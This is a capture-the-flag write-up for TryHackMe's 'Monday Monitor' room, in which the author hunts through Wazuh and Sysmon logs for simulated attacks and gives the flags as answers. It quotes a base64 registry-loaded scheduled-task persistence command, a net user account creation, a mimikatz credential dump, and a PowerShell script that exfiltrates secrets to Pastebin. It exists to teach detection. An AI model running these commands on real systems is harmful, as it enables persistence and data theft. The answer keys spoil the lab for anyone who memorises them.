> For the complete documentation index, see [llms.txt](https://writeupsifelix.gitbook.io/writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://writeupsifelix.gitbook.io/writeups/monday-monitor-thm.md).
# Monday Monitor - THM
***
## Tags
[Endpoint Security Monitoring](/writeups/tags/endpoint-security-monitoring.md)
## Tools
[Wazuh](https://wazuh.com/), [Sysmon](https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon)
## Scenario
Swiftspend Finance, the coolest fintech company in town, is on a mission to level up its cyber security game to keep those digital adversaries at bay and ensure their customers stay safe and sound.
Led by the tech-savvy Senior Security Engineer John Sterling, Swiftspend's latest project is about beefing up their endpoint monitoring using Wazuh and Sysmon. They've been running some tests to see how well their cyber guardians can sniff out trouble. And guess what? You're the cyber sleuth they've called in to crack the code!
The tests were run on Apr 29, 2024, between 12:00:00 and 20:00:00. As you dive into the logs, you'll look for any suspicious process shenanigans or weird network connections, you name it! Your mission? Unravel the mysteries within the logs and dish out some epic insights to fine-tune Swiftspend's defences.
***
## Tasks
**`1. Initial access was established using a downloaded file. What is the file name saved on the host?`**

We begin by opening Wazuh and navigating to the security events module.
Then, we adjust the date to April 29, 2024, between 12:00:00 and 20:00:00, as specified in the scenario. This helps us narrow down the relevant events.
Next, we streamline our view by removing unnecessary columns and adding `data.win.eventdata.commandLine` as a column. This allows us to easily see the commands executed during this timeframe.
To locate the downloaded file, we apply the “http” filter in the Wazuh search bar. This method yields three hits, one of which stands out.
This command indicates that a PowerShell script was used to download a file from `http://localhost/SwiftSpend_Financial_Expenses.xlsm` and save it as `PhishingAttachment.xlsm` in the temporary directory.
The original file name, `SwiftSpend_Financial_Expenses.xlsm`, is crucial because it reveals the nature of the file and its potential use in the phishing attack. Thus, the file name saved on the host is `SwiftSpend_Financial_Expenses.xlsm`.
{% hint style="success" %}
SwiftSpend\_Financial\_Expenses.xlsm
{% endhint %}
***
**`2. What is the full command run to create a scheduled task?`**
First, as the task progresses, we add additional columns to show more data, specifically `data.win.eventdata.image` and `data.win.eventdata.parentImage`
Next, the process commonly associated with scheduled task creation is `schtasks.exe`. To filter our data effectively, we enter `*schtasks*` into the search bar.
By examining the filtered output, we successfully identify the full command used to create the scheduled task.
{% hint style="success" %}
"cmd.exe" /c "reg add HKCU\SOFTWARE\ATOMIC-T1053.005 /v test /t REG\_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN "ATOMIC-T1053.005" /TR "cmd /c start /min \\"\\" powershell.exe -Command IEX(\[System.Text.Encoding]::ASCII.GetString(\[System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\SOFTWARE\\\ATOMIC-T1053.005).test)))" /sc daily /st 12:34"
{% endhint %}
***
**`3. What time is the scheduled task meant to run?`**
We can find the information by examining the previously found command to create scheduled task
{% hint style="success" %}
12:34
{% endhint %}
***
**`4. What was encoded?`**
We start by examining the command, which clearly indicates that it uses base64 to encode the content.
To decode this, we head over to [CyberChef](https://cyberchef.org/). Once there, we select the “From Base64” operation. We then input the base64 code into the designated area.
The output is promptly displayed, revealing the command `ping www.youarevulnerable.thm`.
{% hint style="success" %}
ping [www.youarevulnerable.thm](http://www.youarevulnerable.thm)
{% endhint %}
***
**`5. What password was set for the new user account?`**
When we need to determine the password set for a new user account, we start by identifying the processes that typically indicate new user account creation, which are `net.exe` and `net1.exe`.
To filter these processes, we enter “net” into the search bar.
From the output, we receive a few hits, but one command stands out: `"C:\\Windows\\system32\\net.exe" user guest I_AM_M0NIT0R1NG`.
The command reveals that the password set for the new user account is `I_AM_M0NIT0R1NG`.
{% hint style="success" %}
I\_AM\_M0NIT0R1NG
{% endhint %}
***
**`6. What is the name of the .exe that was used to dump credentials?`**
To identify the name of the .exe used to dump credentials, we start by recognizing that adversaries commonly use a tool called Mimikatz for this purpose.
We proceed by entering "mimikatz" into the search bar to filter events related to this tool.
Upon filtering, we receive four hits. By examining one of the event commands, we can definitively identify a credential dump attempt, as indicated by the highlighted command in the image.
Therefore, the .exe used in this instance is memotech.exe.
{% hint style="success" %}
memotech.exe
{% endhint %}
***
**`7. Data was exfiltrated from the host. What was the flag that was part of the data?`**
We begin by recognizing that adversaries have various methods to exfiltrate data, one of which is using the HTTP POST method.
To identify events related to this method, we filter the keyword “Post” in the search bar. This filtering yields a single hit.
The command identified in the event is:
{% code overflow="wrap" %}
```powershell
"powershell.exe" & {$apiKey = "6nxrBm7UIJuaEuPOkH5Z8I7SvCLN3OP0" $content = "secrets, api keys, passwords, THM{M0N1T0R_1$_1N_3FF3CT}, confidential, private, wall, redeem..." $url = "https://pastebin.com/api/api_post.php" $postData = @{ api_dev_key = $apiKey api_option = "paste" api_paste_code = $content } $response = Invoke-RestMethod -Uri $url -Method Post -Body $postData Write-Host "Your paste URL: $response"}
```
{% endcode %}
This command uses PowerShell to exfiltrate data. It sets an API key and content, which includes sensitive information such as secrets, API keys, passwords, and the flag
The command then sends this data to Pastebin using an HTTP POST request. The `Invoke-RestMethod` cmdlet is used to make the POST request, and the response, which is the URL of the paste, is displayed.
Based on the command, we identify that the flag exfiltrated as part of the data is THM{M0N1T0R\_1$\_1N\_3FF3CT}.
{% hint style="success" %}
THM{M0N1T0R\_1$\_1N\_3FF3CT}
{% endhint %}